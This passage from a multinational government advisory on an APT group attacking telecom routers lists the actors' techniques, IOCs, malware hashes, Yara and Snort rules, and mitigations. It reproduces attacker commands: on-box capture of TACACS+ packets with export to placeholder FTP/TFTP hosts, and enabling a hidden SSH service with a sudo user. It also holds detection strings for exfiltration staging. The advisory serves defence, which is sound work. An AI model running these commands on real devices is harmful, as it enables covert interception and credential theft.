    • Brute forcing and re-using credentials to access Cisco devices. If a router configuration is collected during initial exploitation and contains a weak hashed Cisco Type 5 (MD5) or 7 (legacy, weak reversible encoding) password [T1003] [T1110.002]. Weak credentials, such as “cisco” as the username and password, are routinely exploited through these techniques.
  • Scanning for open ports and services and mirroring (SPAN/RSPAN sessions), allowing traffic monitoring from multiple interfaces [T1595].
  • Running commands on the router via SNMP, SSH, and HTTP GET or POST requests. These requests typically target privileged execution paths, such as /level/15/exec/-/*, and may include instructions to display configuration files, access BGP routes, manage VRF instances, or clear system logs [T1082].
    • Many compromised devices use well known SNMP community strings, including “public” and “private”.
  • Configuring PCAP capabilities to collect network traffic.
  • Configuring tunnels.
  • Using monitoring tools present in the environment to monitor a device’s (commonly a router’s) configuration changes.
  • Updating routing tables to route traffic to actor-controlled infrastructure.
  • Using several techniques to avoid detection of their activity, including:
    • Deleting and/or clearing logs, possibly in tandem with reverting or otherwise modifying stored configuration files to avoid leaving traces of the modifications [T1070].
    • Disabling logging and/or disabling sending logs to central servers.
    • Stopping/starting event logging on network devices.
    • Configuring a Cisco device to run a Guest Shell container to evade detection from collecting artifacts, data, or PCAP [T1610].

Exfiltration

A key concern with exfiltration is the APT actors’ abuse of peering connections (i.e., a direct interconnection between networks that allows traffic exchange without going through an intermediary) [T1599]. Exfiltration may be facilitated due to a lack of policy restraints or system configurations limiting the types of data received by peered ISPs.

Analysis indicates that the APT actors leverage separate (potentially multiple) command and control channels for exfiltration to conceal their data theft within the noise of high-traffic nodes, such as proxies and Network Address Translation (NAT) pools. The APT actors often use tunnels, such IPsec and GRE, to conduct C2 and exfiltration activities [T1048.003].

Case study

This section details techniques employed by the APT actors, as well as indicators received from analysis to detect this activity. The APT actors were stopped before further actions could be taken on the compromised network.

Collecting native PCAP

The APT actors collected PCAPs using native tooling on the compromised system, with the primary objective likely being to capture TACACS+ traffic over TCP port 49. TACACS+ packet bodies can be decrypted if the encryption key is known. In at least one case, the device configuration stored the TACACS+ shared secret using Cisco Type 7 reversible obfuscated encoding. Recovering that secret from the configuration would enable offline decryption of captured TACACS+ payloads. TACACS+ traffic is used for authentication, often for administration of network equipment and including highly privileged network administrators accounts and credentials, likely enabling the actors to compromise additional accounts and perform lateral movement. 
The commands listed in Table 1 were observed on a Cisco IOS XE-based host to aid PCAP exfiltration.

Table 1: Commands to collect PCAP
Command     Description
monitor capture mycap interface <interface-name> both Set up a packet capture named 'mycap'
monitor capture mycap match ipv4 protocol tcp any any eq 49  Target port 49 on the above interface - TACACS+
monitor capture mycap buffer size 100
monitor capture mycap start Start the capture
show monitor capture mycap buffer brief Check status of capture
monitor capture mycap export bootflash:tac.pcap Export PCAP to file, staging for exfiltration
copy bootflash:tac.pcap ftp://<domain/service>:*@<IP> Exfiltration
copy bootflash:tac.pcap tftp://<IP>/tac.pcap


Host-level indicators

If console logging or visibility of remote FTP/TFTP from a network appliance are available, the following host-level indicators may assist with detecting activity: 

Capture name: 'mycap' 
Capture rule: 'match ipv4 protocol tcp any any eq 49' 
Exported pcap filename: 'tac.pcap'

tftp remote filename: 'tac.pcap' 
tftp remote IP: [remote IP] 

Enabling SSH access to the underlying Linux host on IOS XR

Cisco IOS XR (64-bit) is a Linux-based network operating system built on a Yocto-based Wind River Linux distribution. IOS XR is typically administered via the IOS XR CLI over SSH on port TCP/22 or via console. 

The built-in sshd_operns service exposes an additional SSH endpoint on the host Linux. When enabled, it listens on TCP/57722 and provides direct shell access to the host OS. Root logins are not permitted to this service, as only non-root accounts can authenticate.

On IOS XR, sshd_operns is disabled by default and must be explicitly started (e.g., service sshd_operns start). Persistence across reboots requires enabling at init (chkconfig) or equivalent.

In observed intrusions, the APT actors enabled sshd_operns, created a local user, and granted it sudo privileges (e.g., by editing /etc/sudoers or adding a file under /etc/sudoers.d/) to obtain root on the host OS after logging in via TCP/57722. 

The commands listed in Table 2 were executed from the host Linux bash shell as root.

Table 2: Commands to add user to sudoers
Command     Description
service sshd_operns start Starting the sshd_operns service

useradd cisco

password cisco

Adding a new user
sudo vi /etc/sudoers Adding the new user to sudoers
chmod 4755 /usr/bin/sudo As 4755 is the default permissions for sudo, it is unclear why the actors executed this command

Threat hunting guidance

The authoring agencies encourage network defenders of critical infrastructure organizations, especially telecommunications organizations, to perform threat hunting, and, when appropriate, incident response activities. If malicious activity is suspected or confirmed, organizations should consider all mandatory reporting requirements to relevant agencies and regulators under applicable laws and regulations, and any additional voluntary reporting to appropriate agencies, such as cybersecurity or law enforcement agencies who can provide incident response guidance and assistance with mitigation. See the Contact information section for additional reporting information.

The malicious activity described in this advisory often involves persistent, long-term access to networks where the APT actors maintain several methods of access. Network defenders should exercise caution when sequencing defensive measures to maximize the chance of achieving full eviction, while remaining compliant with applicable laws, regulations, and guidance on incident response and data breach notifications in their jurisdictions. Where possible, gaining a full understanding of the APT actors’ extent of access into networks followed by simultaneous measures to remove them may be necessary to achieve a complete and lasting eviction. Partial response actions may alert the actors to an ongoing investigation and jeopardize the ability to conduct full eviction. Incident response on one network may also result in the APT actors taking measures to conceal and maintain their access on additional compromised networks, and potentially disrupt broader investigative and operational frameworks already in progress.

The APT actors often take steps to protect their established access, such as compromising mail servers or administrator devices/accounts to monitor for signs that their activity has been detected. Organizations should take steps to protect the details of their threat hunting and incident response from APT actor monitoring activities.

The authoring agencies strongly encourage organizations to conduct the following actions for threat hunting:

Monitor configurations changes

  • Pull all configurations for running networking equipment and check for differences with latest authorized versions.
    • Review remote access configurations for proper application of ACL and transport protocols. Review ACLs for any unauthorized modifications.
    • If SNMP is being used, ensure networking equipment is configured to use SNMPv3 with the appropriate authentication and privacy configurations set, as defined in the User-based Security Model (USM) and the View-based Access Control Model (VACM).
    • Verify the authenticity of any configured local accounts and their permission levels.
  • Check all routing tables to ensure that all routes are authorized and expected.
  • Verify that any PCAP commands configured on networking equipment are authorized.

Monitor virtualized containers

  • If networking equipment has the capability to run virtualized containers, ensure that all running virtualized containers are expected and authorized.
  • For devices that support Cisco Guest Shell (IOS XE and NX-OS), do not rely on device syslog alone to detect actor activity. Use a combination of device syslog, AAA command accounting, container (Guest Shell) logs, and off-box flow/telemetry.
  • Capture lifecycle and CLI activity with AAA accounting (TACACS+/RADIUS) for configuration/exec commands so that enable/disable and entry actions are recorded.
  • For IOS XE, hunt for guestshell enable, guestshell run bash, and guestshell disable. On NX-OS, hunt for guestshell enable, run guestshell, and guestshell destroy. Alert on unexpected use of chvrf (running commands under a different VRF) and, on NX-OS, use of dohost (container invoking host CLI).

Monitor network services and tunnels

  • Monitor for management services running on non-standard ports (SSH, FTP, etc.).
  • Hunt for actor-favored protocol patterns:
    • SSH on high non-default ports with 22x22/xxx22 numbering patterns from non-admin source IPs.
    • HTTPS/Web UI listeners on non-default high ports (18xxx) reachable from outside the management VRF.
    • TCP/57722 (IOS XR sshd_operns) reachability or flows.
      • Hunt for TCP/57722 listeners on IOS XR platforms (the host Linux sshd_operns service). Collect flow/telemetry (NetFlow/IPFIX) from the management VRF. Any inbound TCP/57722 should be treated as high-risk if unexpected.
    • TACACS+ (TCP/49) flows to non-approved IPs or any TACACS+ traffic leaving the management VRF. Correlate with device configuration to detect redirection of TACACS+ servers to APT actor-controlled infrastructure.
    • FTP/TFTP flows originating from network devices to unapproved destinations, especially when preceded by on-box PCAP collection activity.
  • Audit any tunnel that transits a security boundary, such as peering points between providers, to ensure it can be accounted for by network administrators. In particular, examine:
    • Unexplained or unexpected tunnels between Autonomous System Numbers (ASNs).
    • Unauthorized use of file transfer protocols, such as FTP and TFTP.
      • Monitor network traffic for abnormal volumes of files transfers to internal FTP servers, which the APT actors may use as staging areas prior to data exfiltration.
    • Extensive SSH activity against routers, followed by the establishment of both an incoming tunnel and outgoing tunnel—each of which may leverage different protocols.

Monitor firmware and software integrity

  • Perform hash verification on firmware and compare values against the vendor's database to detect unauthorized modification to the firmware. Ensure that the firmware version is as expected.
  • Compare hashes of images both on disk and in memory against known-good values. Reference the Network Device Integrity (NDI) Methodology or Network Device Integrity (NDI) on Cisco IOS Devices for more information.
  • Use the product’s run-time memory validation or integrity verification tool to identify any changes to the run-time firmware image.
  • Where supported by the platform, enable image and configuration integrity features, such as signed image enforcement and secure configuration checkpoints. Alert on any boot-time or run-time verification failure.
  • Check any available file directories that may exist (flash, non-volatile random-access memory [NVRAM], system, etc.) for non-standard files.

Monitor logs

  • Review logs forwarded from network devices for indications of potential malicious behavior, such as:
    • Evidence of clearing locally stored logs,
    • Disabling log creation or log forwarding,
    • Starting a PCAP recording process using available functions,
    • Allowing remote access via non-standard methods or to new locations, and
    • Changes to configuration of devices via non-standard methods or from unexpected locations.
  • Alert on creation/start of any on-box packet capture (e.g., monitor capture ... start, Embedded Packet Capture) or SPAN/RSPAN/ERSPAN session definitions, especially those matching TACACS+ (TCP/49) or RADIUS.
  • Inventory and continuously watch monitor session ... (SPAN/ERSPAN) and PCAP state. Naming patterns include mycap and output filenames like mycap.pcap, tac.pcap, and 1.pcap.
  • Where supported, deploy embedded event triggers (e.g., EEM on IOS XE/NX-OS) to syslog any invocation of packet-capture or span/erspan configuration commands, capturing the invoking username and source.
  • Audit for non-root local accounts granted sudo on XR host Linux (e.g., via /etc/sudoers or /etc/sudoers.d/). Where supported, ensure the host operating system (OS) sshd_operns service is disabled and not listening. Validate at each reboot and device upgrade.
  • Alert on config or telemetry indicating new XR host OS services, changes to systemd service states, or unexpected privilege escalations on the host OS.
  • Analyze internal FTP Server logs for any logins from unexpected sources.
  • Monitor network traffic for logons from one router to another router, as this should not be typical of normal router administration processes.

If unauthorized activities are discovered, coordinate containment sequencing before disabling to avoid tipping active APT operators. Capture live artifacts (process lists, bound sockets, on-box files), then eradicate.

See the Contact information section of this advisory for response actions that should be taken if malicious activity is confirmed.

Indicators of compromise

IP-based indicators

The following IP indicators were associated with the APT actors’ activity from August 2021 to June 2025. Disclaimer: Several of these observed IP addresses were first observed as early as August 2021 and may no longer be in use by the APT actors. The authoring agencies recommend organizations investigate or vet these IP addresses prior to taking action, such as blocking.

Table 3: APT-associated IP-based Indicators, August 2021-June 2025
1.222.84[.]29  167.88.173[.]252 23.227.202[.]253 45.61.151[.]12
103.169.91[.]231 167.88.173[.]58 37.120.239[.]52 45.61.154[.]130
103.199.17[.]238 167.88.175[.]175 38.71.99[.]145 45.61.159[.]25
103.253.40[.]199 167.88.175[.]231 43.254.132[.]118 45.61.165[.]157
103.7.58[.]162 172.86.101[.]123 45.125.64[.]195 5.181.132[.]95
104.194.129[.]137 172.86.102[.]83 45.125.67[.]144 59.148.233[.]250
104.194.147[.]15 172.86.106[.]15 45.125.67[.]226 61.19.148[.]66
104.194.150[.]26 172.86.106[.]234 45.146.120[.]210 63.141.234[.]109
104.194.153[.]181 172.86.106[.]39 45.146.120[.]213 63.245.1[.]34 
104.194.154[.]150 172.86.108[.]11 45.59.118[.]136 74.48.78[.]66  
104.194.154[.]222 172.86.124[.]235 45.59.120[.]171 74.48.78[.]116  
107.189.15[.]206 172.86.65[.]145 45.61.128[.]29 74.48.84[.]119  
14.143.247[.]202 172.86.70[.]73 45.61.132[.]125 85.195.89[.]94
142.171.227[.]16 172.86.80[.]15 45.61.133[.]157 89.117.1[.]147
144.172.76[.]213 190.131.194[.]90 45.61.133[.]31 89.117.2[.]39
144.172.79[.]4 193.239.86[.]132 45.61.133[.]61 89.41.26[.]142
146.70.24[.]144 193.239.86[.]146 45.61.133[.]77 91.231.186[.]227
146.70.79[.]68 193.43.104[.]185 45.61.133[.]79 91.245.253[.]99
146.70.79[.]81 193.56.255[.]210 45.61.134[.]134 2001:41d0:700:65dc::f656[:]929f
167.88.164[.]166 212.236.17[.]237 45.61.134[.]223 2a10:1fc0:7::f19c[:]39b3
167.88.172[.]70 23.227.196[.]22 45.61.149[.]200
167.88.173[.]158 23.227.199[.]77 45.61.149[.]62


 Custom SFTP client

The APT actors also use a custom SFTP client, which is a Linux binary written in Golang, to transfer encrypted archives from one location to another. 

The following SFTP client binaries in Table 4 through Table 7 are similar in that they are used to transfer files from a compromised network to staging hosts where the files are prepared for exfiltration. However, cmd1 has the additional capability of collecting network packet captures on the compromised network. Note: The cmd3 and cmd1 clients were likely written by the same developer since they have similar build path strings and code structure.

Table 4: cmd3 SFTP client 
File Name  cmd3 
MD5 Hash  eba9ae70d1b22de67b0eba160a6762d8 
SHA 256 Hash 8b448f47e36909f3a921b4ff803cf3a61985d8a10f0fe594b405b92ed0fc21f1
File Size (bytes)  3506176 
File Type  ELF 64-bit LSB executable x86-64 version 1 (SYSV) statically linked Go BuildID=rHFK_GWSIG3fShYR02ys/Hou3WF-dO9MYtI232CYr/
D3n2Irn5doNndtloYkEi/r3IcebaH3y02cYer7tm0 stripped 
Command Line Usage  ./cmd3 <encrypted_configuration_string> 
Version String  v1.0 
Build Path String  C:/work/sync/cmd/cmd3/main.go 
Table 5: cmd1 SFTP client
File Name  cmd1 
MD5 Hash  33e692f435d6cf3c637ba54836c63373 
SHA 256 Hash f2bbba1ea0f34b262f158ff31e00d39d89bbc471d04e8fca60a034cabe18e4f4
File Size (bytes)  3358720 
File Type  ELF 64-bit LSB executable x86-64 version 1 (SYSV) statically linked Go BuildID=N3lepXdViXHdPCh5amSa/LhM5susdTarcmIQEMqku/
eplvxiWNUFNeKXjT-6sd/R-eCtbFZFNozRZqEuwZY stripped 
Command Line Usage  ./cmd1 <encrypted_configuration_string> 
Version String  V20240816 
Build Path String  C:/work/sync_v1/cmd/cmd1/main.go 

Cmd1 SFTP client Yara rule 

rule SALT_TYPHOON_CMD1_SFTP_CLIENT {

    meta:

    description = "Detects the Salt Typhoon Cmd1 SFTP client. Rule is meant for threat hunting."


    strings:

        $s1 = "monitor capture CAP"

        $s2 = "export ftp://%s:%s@%s%s"

        $s3 = "main.CapExport"

        $s4 = "main.SftpDownload"

        $s5 = ".(*SSHClient).CommandShell"

        $aes = "aes.decryptBlockGo"

        $buildpath = "C:/work/sync_v1/cmd/cmd1/main.go"


    condition:

        (uint32(0) == 0x464c457f or (uint16(0) == 0x5A4D and 
        uint32(uint32(0x3C)) == 0x00004550) or ((uint32(0) == 0xcafebabe)
        or (uint32(0) == 0xfeedface) or (uint32(0) == 0xfeedfacf) 
        or (uint32(0) == 0xbebafeca) or (uint32(0) == 0xcefaedfe) 
        or (uint32(0) == 0xcffaedfe))) 
        and 5 of them

}

Table 6: new2 SFTP client
File Name  new2
SHA 256 Hash da692ea0b7f24e31696f8b4fe8a130dbbe3c7c15cea6bde24cccc1fb0a73ae9e
File Type  ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=294d1f19a085a730da19a6c55788ec08c2187039, stripped

New2 SFTP client Yara rule 

rule SALT_TYPHOON_NEW2_SFTP_CLIENT {

    meta:

        description = "Detects the Salt Typhoon New2 SFTP client. Rule is meant for threat hunting."


    strings:

        $set_1_1 = "invoke_shell"

        $set_1_2 = "execute_commands"

        $set_1_3 = "cmd_file"

        $set_1_4 = "stop_event"

        $set_1_5 = "decrypt_message"

        $set_2_1 = "COMMANDS_FILE"

        $set_2_2 = "RUN_TIME"

        $set_2_3 = "LOG_FILE"

        $set_2_4 = "ENCRYPTION_PASSWORD"

        $set_2_5 = "FIREWALL_ADDRESS"

        $set_3_1 = "commands.log"

        $set_3_2 = "Executing command: {}"

        $set_3_3 = "Connecting to: {}"

        $set_3_4 = "Network sniffer script."

        $set_3_5 = "tar -czvf - {0} | openssl des3 -salt -k password -out {0}.tar.gz"

        $set_required = { 00 70 61 72 61 6D 69 6B 6F }


    condition:

        $set_required and 4 of ($set_1_*) and 4 of ($set_2_*) 
        and 4 of ($set_3_*)

}

Table 7: sft SFTP client
File Name  sft
SHA 256 Hash a1abc3d11c16ae83b9a7cf62ebe6d144dfc5e19b579a99bad062a9d31cf30bfe
File Type  ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=Q_mmdNzBVit4XSJyGrtd/ampmN-03i9bT1qzD9njH/MFeCrtuGl37O7UNKFQyk/sBN-cduKnfSAvXO7jzGG, with debug_info, not stripped

CVE 2023-20198 Snort rule

alert tcp any any -> any $HTTP_PORTS (msg:"Potential CVE-2023-20198 exploit attempt - HTTP Request to Add Privilege 15 User Detected"; content:"POST"; http_method; pcre:"/(webui_wsma|%2577ebui_wsma|%2577eb%2575i_%2577sma)/i"; http_uri; content:"<request xmlns=\"urn:cisco:wsma-config\" correlator=\"execl\">"; http_client_body; content:"<configApply details=\"all\">"; http_client_body; content:"<config-data>"; http_client_body; content:"<cli-config-data-block>"; http_client_body; content:"username"; http_client_body; content:"privilege 15"; http_client_body; content:"secret"; http_client_body; sid:1000003; rev:1;)

Mitigations

These APT actors are having considerable success using publicly known CVEs to gain access to networks, so organizations are strongly encouraged to prioritize patching in a way that is proportionate to this threat, such as by sequencing patches to address the highest risks first. See CISA’s Known Exploited Vulnerabilities Catalog for further information. Specifically, organizations should ensure edge devices are not vulnerable to known exploited CVEs identified in this advisory.

Note: This advisory uses MITRE D3FEND™, version 1.2.0, cybersecurity countermeasures. See the Appendix C: MITRE D3FEND Countermeasures section of this advisory for a table of the mitigations mapped to MITRE D3FEND countermeasures.

General recommendations

  • Regularly review network device (especially router) logs and configurations for evidence of any unexpected, unapproved, or unusual activity, especially for the activities listed in this advisory [D3-PM]. In particular, check for:
    • Unexpected GRE or other tunneling protocols, especially with foreign infrastructure [D3-NTCD].
    • Unexpected external IPs set as a TACACS+ or RADIUS server, or other AAA service configuration modifications.
    • Unexpected external IPs in ACLs.
    • Unexpected packet capture or network traffic mirroring settings.
    • Unexpected virtual containers running on network devices, or, where virtual containers are expected, unexpected commands within the containers.
  • Employ a robust change management process that includes periodic auditing of device configurations [D3-PM].
    • Ensure all networking configurations are stored, tracked, and regularly audited via a change management process. A change management process audits approved configurations against what is currently running in an organization’s infrastructure.
    • Review firewall rule creation and modification dates, cross referencing against change management approvals, to detect unauthorized rules or rule changes.
    • Create alarms or alerts for unusual router administration access, commands, or other activity.
  • Attempt to identify the full scope of a suspected compromise before mitigating. While it is important to contain the intrusion and prevent further malicious activity, if the full scope is not identified and mitigated fully, the actors may retain access and cause further malicious activity. Threat hunting and incident response efforts should be balanced against the total potential malicious activity with the goals of full eviction and minimizing damage.
    • An established compromise by these APT actors will likely include recurring, large-scale exfiltration from the compromised network. In at least one instance, the APT actors utilized GRE and MPLS tunnels to move data back to China.
  • Disable outbound connections from management interfaces to limit possible lateral movement activity between network devices [D3-OTF].
  • Disable all unused ports and protocols (both traffic and management protocols) [D3-ACH]. Only use encrypted and authenticated management protocols (e.g., SSH, SFTP/SCP, HTTPS) and disable all others, especially unencrypted protocols (e.g., Telnet, FTP, HTTP).
  • Change all default administrative credentials, especially for network appliances and other network devices [D3-CFP].
  • Require public-key authentication for administrative roles. Disable password authentication where operationally feasible. Minimize authentication attempts and lockout windows to slow brute force and sprayed attempts [D3-CH].
  • Use the vendor recommended version of the network device operating system and keep it updated with all patches. Upgrade unsupported network devices to ones that are supported by the vendor with security updates [D3-SU].

Hardening management protocols and services

  • Implement management-plane isolation and control-plane policing (CoPP) [D3-NI].
    • Place all device management services (SSH, HTTPS, SNMP, TACACS+/RADIUS, SCP/SFTP) strictly in a dedicated out-of-band management network or a management VRF.
    • Ensure this management VRF has no route leakage to customers or peering VRFs and cannot initiate or receive sessions from data-plane or peering address space [D3-ITF].
    • Block all egress from the management VRF except to explicitly authorized AAA/syslog/NetFlow/IPFIX/telemetry collectors to prevent actor use of management interfaces as lateral movement conduits or exfiltration paths.
    • Apply explicit management-plane ACLs at the control plane (e.g., CoPP/CPPr) to allowlist (i.e., default-deny) and rate-limit management protocols. Allow only approved management station IPs/subnets and jump servers.
      • Apply these restrictions to all SNMP, TACACS+/RADIUS (TCP/UDP 49/1812/1813), HTTPS (TCP/443 and any configured non-default port), SSH (TCP/22 and any configured non-default port), and SFTP/SCP.
      • For devices that do not support ACLs, place on a separate management Virtual Local Area Network (VLAN); an ACL can be applied to this management VLAN from an upstream device, such as a router or Layer 3 switch.
  • Use SSHv2 only and disable Telnet. Audit and restrict SSH on non-default ports (e.g., 22x22 and xxx22 patterns) commonly used by the APT actors.
  • If a web interface is operationally required, bind it only to the management VRF/interface. Use HTTPS only and disable unencrypted HTTP. Require AAA for web interface access. Monitor and alert on non-default high HTTPS ports (e.g., 18xxx) observed in intrusions.
  • Use SNMPv3 only, and disable SNMPv1 and SNMPv2. Configure Trusted Managers and ACLs to limit SNMP access to only trusted devices.
    • Change all weak and default SNMP community strings.
    • Restrict and monitor SNMP writes.
    • Enforce SNMPv3 with authPriv and apply VACM views that exclude configuration-altering MIB objects from write access. Only grant read access for required OIDs; reserve write access for tightly scoped automation accounts from approved managers.
  • Continuously monitor SNMP SET operations and alert on changes to AAA servers, HTTP/HTTPS enablement or port changes, tunnel interfaces, SPAN/ERSPAN sessions, and routing and ACL objects. Actor tradecraft includes issuing SNMP SETs to make covert configuration changes at scale.
  • Configure only strong cryptographic cipher suites for all management protocols (e.g., SSH, SFTP, HTTPS) and reject all weak ones.
  • Enforce per-protocol rate limits (particularly for SSH, HTTPS, SNMP, TACACS+/RADIUS) to blunt credential-guessing and slow “low-and-slow" abuse of built-in functions (e.g., Embedded Packet Capture, tunnel setup) without denying legitimate admin access.
  • Eliminate unintended IPv6 management exposure.
    • If IPv6 is enabled, apply equivalent controls for IPv6 as for IPv4.
    • Enforce management-plane ACLs and CoPP for IPv6. Bind management services only to the management VRF/interface in IPv6.
    • Audit for IPv6-reachable management services and tunnels, as the APT actors’ infrastructure includes IPv6 addresses. 

Implementing robust logging

  • Ensure logging is enabled and forwarded to a centralized server. Set the trap and buffer logging levels on each device to at least syslog level “informational” (code 6) to collect all necessary information.
  • Ensure all logs sent to a centralized logging server are transmitted via a secure, authenticated, and encrypted channel (such as IPsec, TLS, or SSH tunnels). The central server should maintain immutable logs with retention periods sufficient to support cybersecurity incident response investigations and comply with applicable retention policies.
  • Enable AAA command accounting for privileged commands to record any attempts to invoke those commands.

Routing best practices

  • Utilize routing authentication mechanisms, when possible.
  • Protect peering and edge routing paths often abused for covert redirection.
    • Continuously validate static routes, policy-based routing (PBR), and VRF-leak policies at peering edges. Alert on additions that steer traffic toward non-standard GRE/IPsec endpoints or unexpected next hops.
  • Enforce maximum-prefix limits, strict prefix/AS-path filtering, and “only-expected” communities on all external BGP (eBGP) sessions. Deny default and overly broad routes.
  • Enable TTL security (GTSM) or equivalent for eBGP to reduce off-path attack surface.
  • Require session protection (TCP-AO where supported, otherwise MD5) and monitor for BGP session resets and parameter changes from unexpected management origins.

Virtual Private Network (VPN) best practices

  • Delete default VPN Internet Key Exchange (IKE) policies and associated components.
  • Create IKE policies consistent with applicable requirements and guidance on cryptographic algorithm use. For U.S. National Security Systems, follow Committee on National Security Systems Policy (CNSSP) 15 and other applicable policies:
    • Diffie-Hellman Group: 16 with 4096 bit Modular Exponential (MODP)
    • Diffie-Hellman Group: 20 with 384 bit Elliptic Curve Group (ECP)
    • Encryption: AES-256
    • Hashing: SHA-384 

Cisco-specific recommendations

  • Disable the Cisco Smart Install feature.
  • Store credentials using strong cryptography.
    • Protect local credentials on Cisco networking devices using Type 8 (PBKDF2-SHA-256) where supported. Do not use Type 7 and transition from Type 5 (MD5) when possible.
    • Use Type 6 (AES) key encryption to protect stored secrets (e.g., TACACS+/RADIUS shared secrets or IKE PSKs).
  • Disable outbound connections from the VTYs (e.g., transport output none). This prevents initiating SSH, Telnet, or other client sessions from the device via VTY, reducing its utility as a jump host. Monitor for any changes to this setting.
  • Audit for unexpected enablement of IOS XR host SSH (sshd_operns) on TCP/57722. This is disabled by default, but has been observed being enabled by actors for persistence.
  • When not required, disable the web configuration interface on applicable Cisco networking devices by running no ip http server and no ip http secure-server.
    • If management via a web interface is required, ensure to enable only the HTTPS management interface by running the command ip http secure-server and keep no ip http server configured to prevent unencrypted access via HTTP.
  • Ensure a final deny any any log line is added to all configured ACLs. This ensures that the denied connections are logged so they could be reviewed at a later date.

Mitigating Guest Shell abuse

  • Disable Guest Shell where not operationally required.
    • For IOS XE, run guestshell disable to stop the container. Where supported, disable the IOx subsystem with no iox to prevent container hosting entirely. Confirm with show guestshell / show iox.
    • For NX-OS, run guestshell disable to stop the container. Use guestshell destroy to uninstall it and return resources to the system. Confirm with show guestshell.
  • Where Guest Shell is disabled, restrict (re)enabling Guest Shell.
    • Enforce AAA command authorization (TACACS+/RADIUS) so only approved roles can run guestshell enable, guestshell run bash (IOS XE), run guestshell (NX-OS), guestshell disable/destroy, chvrf, dohost, or IOx-related commands.
  • Where Guest Shell is used:
    • Forward container logs (e.g., journald/systemd inside Guest Shell) to your SIEM. Device syslog does not capture process activity inside the container by default.
    • Configure the VRF used by Guest Shell (management VRF on IOS XE; default VRF on NX-OS unless chvrf is used). Restrict egress to only required destinations (e.g., SIEM/AAA/telemetry collectors) with ACLs.
    • Perform periodic inventories and integrity checks of device storage (e.g., bootflash:) to detect unexpected files created from the container.
    • Create alerts for guestshell disable / guestshell destroy and unexpected chvrf / dohost usage. Consider Cisco Embedded Event Manager (EEM) policies that snapshot state (running processes, container filesystem, storage listings) when these events occur.

Additional Cisco resources:

Resources

Additional information can be found in the following publicly available guidance.

United States resources

United Kingdom resources

International resources

Acknowledgements

The NSA Cybersecurity Collaboration Center, along with the authoring agencies, acknowledge Amazon Web Services (AWS) Security, Cisco Security & Trust, Cisco Talos, Crowdstrike, Google Mandiant, Google Threat Intelligence, Greynoise, Microsoft, PwC Threat Intelligence, and additional industry partners for their contribution to this advisory.

Version History

27 August 2025, v1.0: Initial publication

3 September 2025, v1.1: Japan NCO name correction, added introduction in Technical details, update in Initial access to clarify example CVEs’ ordering, one IP correction and two removals. 

Disclaimer of endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the authoring agencies, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring agencies’ cybersecurity missions, including their responsibilities to identify and disseminate threats and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact information

The following contacts are non-exhaustive, and organizations should follow all applicable reporting requirements for a given incident or other event.

United States organizations

  • National Security Agency (NSA)
  • Cybersecurity and Infrastructure Security Agency (CISA) and Federal Bureau of Investigation (FBI)
    • U.S. organizations are encouraged to report suspicious or criminal activity related to information in this advisory to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center (contact@mail.cisa.dhs.gov, 888-282-0870, or reporting online at cisa.gov/report), or your local FBI field office.
    • Methods for initial access are a critical information gap for parties working to understand the scope, scale, and impact of these APT actors. When available, please include the following information regarding the incident:
      • Type of activity and types of equipment affected by or used in the activity;
      • APT actors’ tactics, techniques, and procedures (TTPs) used to conduct initial access and/or lateral movement;
      • Exfiltration infrastructure and associated techniques (Layer 2/Layer 3);
      • Passwords and associated techniques used to encrypt exfiltrated data;
      • Likely or confirmed compromised routing equipment connected to or used by government networks;
      • Insights into how the compromised devices are tasked (i.e., how is traffic of interest selected for collection/redirection);
      • Signs of compromise or persistence beyond the specific network devices themselves (e.g., additional targets, such as network operations staff, IT/corporate email, etc.).
      • Date, time, and location of the incident;
      • Number of people affected;
      • Name of the submitting company or organization; and
      • Designated point of contact.
  • Department of Defense Cyber Crime Center (DC3)

Australian organizations

  • Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations

New Zealand organizations

United Kingdom organizations

  • UK National Cyber Security Centre (NCSC)
    • The NCSC—a part of intelligence, security, and cyber agency GCHQ—is the UK’s technical authority on cyber security. UK organizations should report significant cyber security incidents via https://report.ncsc.gov.uk/ (monitored 24/7).
  • Ofcom
    • Ofcom is the UK’s communications regulator and is responsible for enforcing the telecoms security provisions in the Communications Act (2003) and the Telecommunications Security Act (2021). Guidance and contact information on standards, specifications, and other requirements for the UK telecoms industry can be found at https://www.ofcom.org.uk.
    • For general inquiries: networksecurityenquiries@ofcom.org.uk
    • For incident reports: incident@ofcom.org.uk 

Czech Republic organizations

Finnish organizations

Germany organizations

Italian organizations 

Japanese organizations

Polish organizations

Appendix A: MITRE ATT&CK tactics and techniques

See Table 8 through Table 20 for all the threat actor tactics and techniques referenced in this advisory.

Table 8: Reconnaissance
Technique Title ID Use
Active Scanning T1595 Actively scan for open ports and services
Gather Victim Network Information: Network Topology T1590.004 Leverage configuration files from exploited devices to gather the network topology information
Table 9: Resource Development
Technique Title ID Use
Acquire Infrastructure: Virtual Private Servers T1583.003 Leverage VPS as infrastructure
Compromise Infrastructure: Network Devices T1584.008 Compromise intermediate routers
Obtain Capabilities: Exploits T1588.005 Utilize publicly available code (siet.py) to exploit vulnerable devices 
Obtain Capabilities: Tool T1588.002 Utilize publicly available tooling (e.g., map.tcl, tclproxy.tcl, wodSSHServer) 
Table 10: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Exploit publicly known CVEs 
Trusted Relationship T1199 Leverage trusted connections between providers to pivot between networks
Table 11: Execution
Technique Title ID Use
System Services T1569 Executing commands via SNMP
Container Administration Command T1609 Use Guest Shell to load open-source tools and as a jump point for reconnaissance and follow-on actions in the environment
Command and Scripting Interpreter: Python T1059.006 Use Python script siet.py 
Command and Scripting Interpreter: Network Device CLI T1059.008 Use built-in CLI on network devices to execute native commands
Table 12: Persistence
Technique Title ID Use
Create Account: Local Account T1136.001 Create new local users on network devices for persistence
Container Service T1543.005 Leverage Linux-based Guest Shell containers, natively supported in a variety of Cisco OS software
